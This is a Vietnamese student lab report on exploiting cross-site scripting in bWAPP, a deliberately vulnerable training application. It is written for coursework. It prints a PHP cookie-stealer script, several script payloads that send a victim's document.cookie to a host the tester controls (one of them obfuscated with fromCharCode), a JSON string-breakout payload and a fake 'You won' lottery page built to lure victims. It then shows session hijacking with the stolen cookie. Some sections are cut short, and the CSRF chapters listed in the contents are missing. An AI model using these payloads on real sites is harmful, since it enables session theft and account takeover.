

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ



BÀI THỰC HÀNH SỐ 1

**Thực hành khai thác lỗ hổng ứng dụng
web trên bwapp**

Sinh viên thực hiện:

Nguyễn Thị Kim Huế AT13CLC0110

Giảng viên:

Tiến Sĩ: Vũ Thị Vân

Khoa An toàn thông tin – Học viện kỹ thuật mật mã

Hà Nội, 2019

Contents

CHƯƠNG 1: KỸ THUẬT TẤN CÔNG XSS	3
Kỹ thuật lấy Cookie từ site có chứa lỗi XSS level low	3
Sử dụng cookie để đăng nhập	7
1.1 Thực hành tấn công XSS phản xạ sử dụng phương thức GET mức độ dễ.....	8
1.2. Thực hành tấn công XSS phản xạ sử dụng phương thức GET mức độ trung bình.....	10
Kỹ thuật lấy Cookie từ site có chứa lỗi XSS level medium.....	11
1.4. Thực hành tấn công XSS phản xạ sử dụng phương thức POST mức trung bình.....	15
1.5. Thực hành tấn công XSS phản xạ sử dụng chuỗi JSON mức dễ	18
Chèn vào phần “search for a movie” 1 đoạn code như sau :.....	20
1.6. Thực hành tấn công XSS phản xạ sử dụng thuộc tính HREF mức độ dễ	21
1.7. Thực hành tấn công XSS phản xạ sử dụng hàm EVAL mức độ dễ	22
1.8. Thực hành tấn công XSS lưu trữ dạng Blog mức độ dễ	25
CHƯƠNG 2. KỸ THUẬT TẤN CÔNG CSRF.....	28
2.1. Thực hành tấn công CSRF (Change Password) mức độ dễ	28
2.2. Thực hành tấn công CSRF (Transfer Amount) mức độ dễ	32

CHƯƠNG 1: KỸ THUẬT TẤN CÔNG XSS

Kỹ thuật lấy Cookie từ site có chứa lỗi XSS level low

Bước 1: Hacker tạo file đánh cắp cookie có tên là get.php

/public_html/get.php

```
1 <?php
2 if(isset($_GET['cookie']))
3 {
4     $cookie = $_GET['cookie'];
5     // Mở file cookie.txt, tham số a nghĩa là file này mở chỉ để
6     //write chứ không scan hay read
7     $f=fopen('cookie.txt','a');
8     // Ta write địa chỉ trang web mà ở trang đó bị ta chèn script.
9     fwrite($f,$_SERVER['HTTP_REFERER']);
10    // Ghi giá trị cookie
11    fwrite($f,". Cookie là: ".$cookie." \n");
12    // Đóng file lại
13    fclose($f);
14 }
15 ?>
```

File này có nhiệm vụ đánh cắp cookie của victim và ghi thông tin vào file có tên cookie.txt






Bước 2: Upload các file lên host.

Hacker up lên host của chúng 2 file get.php và cookie.txt. Trong đó file get.php có nội dung như trên và file get.txt là file rỗng để lưu trữ toàn bộ thông tin của victim được gửi về cho hacker thông qua mệnh lệnh được đưa ra từ file get.php.

Giả sử up 2 file lên (Ta đặt tên cho link này là KH_XSS) :

<http://192.168.1.8/NguyenThiKimHue/XSS/>

Index of /NguyenThiKimHue/XSS

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 Link_hacker.html	2019-05-03 20:02	435	
 cookie.txt	2019-05-04 16:42	1.5K	
 demo.html	2019-05-04 16:00	803	
 get.php	2019-05-03 16:50	431	

Bước 3: Khai thác lỗ hổng XSS

Tạo đoạn mã java script ăn cắp cookies có dạng như sau:(Ta đặt tên đoạn code này là KH_OPEN)

```
<script>window.open("http://192.168.1.8/NguyenThiKimHue/XSS/get.php?cookie="+ document.cookie)</script>
```

Giả sử site chứa lỗi XSS giao diện như sau :



XSS - Reflected (GET)

Enter your first and last name:

First name:

Last name:

Chèn đoạn mã vào site như sau:

http://192.168.1.8/NguyenThiKimhue/bwapp/bwapp/xss_get.php?firstname=<script>window.open('http://192.168.1.8/NguyenThiKimHue/XSS/get.php?cookie='+document.cookie)</script>&lastname=A&form=submit

Hacker tạo 1 trang web đơn giản như sau :

<html>

<head>

<title>Lottery</title>

</head>

<body>

<h1 align="center">CONGRATULATIONS!!!</h1>

<h1 align="center">YOU WON!!!</h1>

Click this <a

href="

http://192.168.1.8/NguyenThiKimhue/bwapp/bwapp/xss_get.php?firstname=<script>window.open('http://192.168.1.8/NguyenThiKimHue/XSS/get.php?cookie='+document.cookie)</script>&lastname=A&form=submit

">link

to see your prize

</body>


</html>

Congratulations !

You won !

Click this [Link](#) to see your prize

Sau khi victim click vào "Link" cookie của nạn nhân sẽ được gửi về file cookie.txt của hacker.




Ví dụ cookie trong trường hợp trên là dãy kí tự sau PHPSESSID :

cqv1iuje8h7btohkebmpnh20pn

Sử dụng cookie để đăng nhập


Hacker mở 1 trình duyệt mới lên và dùng cookie lấy được đăng nhập thông qua 1 tiện ích trên trình duyệt Chrome: **EditThisCookie**. Add đoạn cookie đã lấy được vào sau đó F5 lại trang login



Vậy là sử dụng cookie đã login thành công mà không cần biết user và password của người dùng.

1.1 Thực hành tấn công XSS phản xạ sử dụng phương thức GET mức độ dễ

Sau khi đăng nhập vào bWAPP chọn đến bài XSS - Reflected (GET) level low :



XSS- Reflected chỉ ảnh hưởng phía client. XSS - Reflected (GET) sử dụng phương thức GET, tức là khi nhập dữ liệu gửi từ phía client lên server thì URL sẽ kèm theo dữ liệu.

Xác định lỗi XSS:

Quan sát chúng ta thấy có 2 ô là First name và Last name cho phép truyền dữ liệu vào. Ta thử nhập dữ liệu vào và xem kết quả hiển thị.



Kết quả trả về hiển thị ‘ Welcome Nguyễn Thị Kim Huế. Từ đó có thể xác định có khả năng bị dính lỗi XSS


Do hoạt động theo phương thức GET nên có thể thấy dữ liệu được truyền đi kèm theo URL như sau :

http://192.168.1.8/Nguyen_Thi_Kim_Hue/bWAPP/bWAPP/xss_get.php?firstname=Nguy%E1%BB%85n+Th%E1%BB%8B+Kim&lastname=Hu%E1%BA%BF&form=submit

Kiểm tra lỗi XSS:

Kiểm tra bằng cách thử truyền vào 1 đoạn mã java script

`<script>alert("XSS")</script>` để thực hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không. Kết quả :



Kết quả này cho thấy trang web đã bị dính lỗi CSRF


Khai thác lỗi XSS:

Kỹ thuật lấy cookie level low [here](#)

Sử dụng cookie để đăng nhập như [here](#)

1.2. Thực hành tấn công XSS phản xạ sử dụng phương thức GET mức độ trung bình

Chọn bài XSS - Reflected (GET) level medium



Xác định lỗi XSS

Truyền 1 đoạn mã java script để thực hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không?

```
<script>alert("XSS")</script>
```



Tại level này không hiển thị popup như level low

Ta view source code lên xem :

```

<form action="/bWAPP/bWAPP/xss_get.php" method="GET">

  <p><label for="firstname">First name:</label><br />
  <input type="text" id="firstname" name="firstname"></p>

  <p><label for="lastname">Last name:</label><br />
  <input type="text" id="lastname" name="lastname"></p>

  <button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome <script>alert (\ "XSS\ ")</script> a
</div>


```

Chú ý “*Welcome <script>alert("XSS")</script> a*” . Đoạn java script trên đã không được thực hiện do cơ chế lọc ký tự. Bây giờ thử 1 số cách truyền ví dụ như :

<script>alert(String.fromCharCode(88, 83, 83))</script>

(Giá trị trả về của phương thức fromCharCode() sẽ là một chuỗi các ký tự được chuyển đổi từ những giá trị Unicode. Link website CharCode Translator

là: <http://jdstiles.com/java/cct.html>)



Từ đây khẳng định được site đã bị dính lỗi XSS

Khai thác lỗi XSS

Kỹ thuật lấy Cookie từ site có chứa lỗi XSS level medium

Trước tiên sử dụng link : <http://jdstiles.com/java/cct.html> để covert

JavaScript charCodeAt() :

The screenshot shows a web application for converting URLs to JavaScript. It has two input fields at the top. The left field contains the URL: `http://192.168.1.8/ThienThiKimHue/XSS/get.php?cookie=`. The right field contains a list of character codes: `104, 116, 116, 112, 58, 47, 47, 108, 111, 99, 97, 108, 104, 111, 115, 116, 58, 52, 52, 51, 53, 47, 78, 103, 117, 121, 101, 110, 84, 104, 105,`. Below these fields is a button labeled `charCodeAt()`. At the bottom, there is a large text area containing the generated JavaScript payload: `<script language=javascript>eval(String.fromCharCode(PLACE CharCode HERE))</script>`. Below the text area is a button labeled "Send this page to someone".

Chèn đoạn javascript trên vào site chứa lỗi XSS :

The screenshot shows a web application titled "XSS - Reflected (GET)". It has a form with two input fields: "First name:" and "Last name:". The "First name:" field contains the payload `cument.cookie)</script>`. The "Last name:" field contains the letter "A". Below the form is a button labeled "Go".

Click “Go” và kết quả cookie đã dc trả về file cookie.txt của hacker

Sau khi lấy được cookie ta tiến hành khai thác lỗi XSS giống như sau [here](#)

1.3. Thực hành tấn công XSS phản xạ sử dụng phương thức POST mức độ dễ


Sau khi đăng nhập vào bWAPP chọn đến bài XSS - Reflected (POST) level low



Vì trên đây sử dụng phương thức POST nên khi truyền dữ liệu gửi từ client lên server thì dữ liệu sẽ không truyền kèm theo URL, phải bắt qua proxy hoặc thông qua Wireshark, Burp Suite mới thấy được.

Chèn vào 1 đoạn mã javascript:

```
<script>alert("Kimhuent")</script>
```



Dữ liệu được thấy khi bắt qua Burp Suite như sau:

```
POST /bWAPP/bWAPP/xss_post.php HTTP/1.1
Host: 192.168.10.6:4435
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.10.6:4435/bWAPP/bWAPP/xss_post.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Connection: close
Cookie: PHPSESSID=n27cu2lp50flqarnokmn9j23sn; security_level=0
Upgrade-Insecure-Requests: 1
```

`firstname=%3Cscript%3Ealert%28%22Kimhuent%22%29%3C%2Fscript%3E&lastname=H&form=submit`

Dữ liệu bắt qua proxy:

`firstname=%3Cscript%3Ealert%28%22kimhuent%22%29%3C%2Fscript%3E&lastname=H&form=submit`

đã bị HTML Encode, giờ chỉ cần lên những trang Decode HTML là có thể thấy được dữ liệu cụ thể. Có thể sử dụng website dưới đây để decode :

HTML Encoding : <https://www.freeformatter.com/url-encoder.html>

Copy-paste the string to encode or decode here

`%3Cscript%3Ealert%28%22kimhuent%22%29%3C%2Fscript%3E`

ENCODE **DECODE**

Decoded string:

`<script>alert("kimhuent")</script>`

Khai thác lỗi XSS làm tương tự như [here](#)

1.4. Thực hành tấn công XSS phản xạ sử dụng phương thức POST mức trung bình

Sau khi đăng nhập vào bWAPP chọn đến bài XSS - Reflected (POST) level medium



Kiểm tra lỗi XSS

Chèn vào 1 đoạn mã javascript và kết quả ko hiển thị 1 popup nào cả:

```
<script>alert("Kimhuent")</script>
```

Sử dụng BurpSuite để bắt gói tin POST như sau :

```
POST /bWAPP/bWAPP/xss_post.php HTTP/1.1
Host: 192.168.10.6:4435
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.10.6:4435/bWAPP/bWAPP/xss_post.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Connection: close
Cookie: PHPSESSID=n27cu2lp50flqarnokrmn9j23sn; security_level=1
Upgrade-Insecure-Requests: 1

firstname=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E&lastname=Hu%E1%BA%BF&form=submit
```

View source code :

```

<p><label for="lastname">Last name:</label><br />
<input type="text" id="lastname" name="lastname":

<button type="submit" name="form" value="submit":

</form>


<br />
Welcome <script>alert(\"Kimhuent\")</script> a
</div>

<div id="side">

```

Chú ý “*Welcome <script>alert("Kimhuent")</script> a*” . Đoạn java script trên đã không được thực hiện do cơ chế lọc ký tự. Bây giờ thử 1 số cách truyền ví dụ như :

<script>alert(String.fromCharCode(107, 105, 109, 104, 117, 101, 110, 116))</script>




(Giá trị trả về của phương thức fromCharCode() sẽ là một chuỗi các ký tự được chuyển đổi từ những giá trị Unicode. Link website CharCode Translator

là: <http://jdstiles.com/java/cct.html>)

Khai thác lỗi XSS

Sử dụng link bên trên chuyển link get cookie về Unicode như sau :




Sau đó chèn đoạn code sau vào trường Firstname:

```
<script>window.open(String.fromCharCode(104, 116, 116, 112, 58, 47, 47, 108,  
111, 99, 97, 108, 104, 111, 115, 116, 58, 52, 52, 51, 53, 47, 78, 103, 117, 121, 101,  
110, 84, 104, 105, 75, 105, 109, 72, 117, 101, 47, 88, 83, 83, 47, 103, 101, 116, 46,  
112, 104, 112, 63, 99, 111, 111, 107, 105, 101, 61) + document.cookie)</script>
```

Và cookie đã được chuyển về cho hacker. Sử dụng cookie đó đăng nhập vào hệ thống mà không cần user and password [here](#)

1.5. Thực hành tấn công XSS phản xạ sử dụng chuỗi JSON mức dễ

Chọn bài XSS - Reflected (JSON) level low:



Xác định lỗi XSS

Quan sát vị trí có thể xảy ra lỗi XSS ở đây ta có 1 ô tìm kiếm :



Nhập vào 1 chuỗi bất kì:



Kết quả trả về chuỗi kí tự mà ta đã nhập vào “AntMan”. Có thể site có lỗi XSS.

Kiểm tra lỗi XSS

Truyền vào 1 đoạn mã javascript

```
<script>alert("KimhueNt")</script>
```



Ctrl+U để view mã nguồn :

```
<script>

var JSONResponseString = '{"movies":[{"response":"script>alert("KimhueNt")</script>??? Sorry, we don&#039;t have that movie :({}}';

// var JSONResponse = eval("(" + JSONResponseString + ")");
var JSONResponse = JSON.parse(JSONResponseString);

document.getElementById("result").innerHTML=JSONResponse.movies[0].response;

</script>
```


Lý do đoạn java script truyền vào không được thực hiện là do nó đã nằm trong 1 đoạn mã java cript có sẵn khác

Để ý kĩ thấy được để đóng chuỗi var JSON ResponseString dùng chuỗi kí tự "}}}}'; Bây giờ thử đóng chuỗi var JSONResponseString và thêm alert('XSS') để kết thúc 1 đoạn java script. Đoạn java script mới sẽ được hình thành:

```
<script>

var JSONResponseString = '{"movies":[{"response":"abc???
Sorry, we don&#039;t have that movie
:({}}}}';alert('XSS')</script>
```

Hay nói cách khác sẽ thêm đoạn "}}}}';alert('XSS') vào phần “search for a movie” thu được kết quả như sau:



Khai thác lỗi XSS

Chèn vào phần “search for a movie” 1 đoạn code như sau :


```
"}]]';<script>window.open("http://192.168.1.8/NguyenThiKimHue/XSS/get.php?cookie='"+ document.cookie)</script>
```

Sau đó ta sẽ thu được cookie gửi về file cookie.txt

Sử dụng cookie login như [here](#)

1.6. Thực hành tấn công XSS phản xạ sử dụng thuộc tính HREF mức độ dễ

Login vào bWAPP và chọn bài XSS - Reflected (HREF) level low



Choose your bug:

Cross-Site Scripting - Reflected (HREF)

Set your security level:

low Current: low

Quan sát giao diện của site ta thấy có 1 trường cho phép nhập chuỗi kí tự như sau :



/ XSS - Reflected (HREF) /

In order to vote for your favorite movie, your name must be entered:

1.7. Thực hành tấn công XSS phản xạ sử dụng hàm EVAL mức độ dễ

Login vào bWAPP và chọn bài XSS - Reflected (Eval) level low



Choose your bug:

Cross-Site Scripting - Reflected (Eval) Hack

Set your security level:

low Set Current: low

Xác định lỗi XSS

Quan sát giao diện sau khi truy cập vào trang ta thấy hiển thị như sau :



Ctrl+U để view source code :

```
<div id="main">
  <h1>XSS - Reflected (Eval)</h1>
  <p>The current date on your computer is:</p>
  <p>
    <script>
      eval("document.write(Date())");
    </script>
  </p>
</div>
```

Ta để ý thấy có 1 hàm đoạn java script:

<script>

eval("document.write(Date())");

</script>

Hàm eval trong JavaScript dùng để biến chuỗi thành biểu thức tính toán được hoặc mã lệnh trong JavaScript. Ở đây hàm eval lấy giá trị Date() và hiển thị ra màn hình. Giá trị Date() ở đây chính là hiện thị ngày hiện tại trên máy user


Ngoài ra ta quan sát trên URL , được sử dụng phương thức GET như sau :

```
/Nguyen_Thi_Kim_Hue/bWAPP/bWAPP/xss_eval.php?date=Date()
```

Suy ra site có thể bị dính lỗi XSS ở hàm Eval

Kiểm tra lỗi XSS

Thay vì hiển thị giá trị Date() ta thử hiện popup bằng cách thay giá trị Date() bằng alert('kimhue')




Kết luận site này đã bị dính lỗi XSS

Khai thác lỗi XSS

Thực hiện tương tự như [here](#)

1.8. Thực hành tấn công XSS lưu trữ dạng Blog mức độ dễ


Login vào bWAPP và chọn bài XSS - Stored (Blog) level low:



Stored - XSS là lỗi XSS mà đoạn mã chèn thêm vào được lưu trữ trên server, như trong CSDL dưới dạng các comment trong blog, message trong forum hoặc các visitor log

Xác định lỗi XSS

Quan sát giao diện hiển thị như sau:



#	Owner	Date	Entry
---	-------	------	-------

Xác định vị trí có khả năng xảy ra lỗi XSS là ô nhập entry, ta thử nhập giá trị bất kì vào và xem kết quả trả về như sau :

/ XSS - Stored (Blog) /

Submit Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
2	bee	2019-05-03 09:08:30	Kim Huế

Từ đó có thể xác định khả năng bị dính lỗi XSS ở ô 'Submit'


Kiểm tra lỗi XSS

Thử truyền vào 1 đoạn mã java script

```
<script>alert("KimHueNt")</script>
```

để thực hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không?

Kết quả :



Suy ra site đã bị dính lỗi XSS

Khai thác lỗi XSS

Kỹ thuật lấy cookie [here](#)

Thực hiện tương tự như bài [here](#) chỉ khác ở chỗ đoạn java cript có nhiệm vụ đánh cắp cookie của người dùng sẽ được lưu trữ trên server.


Sau khi chèn đoạn mã java script gửi lên server.

```
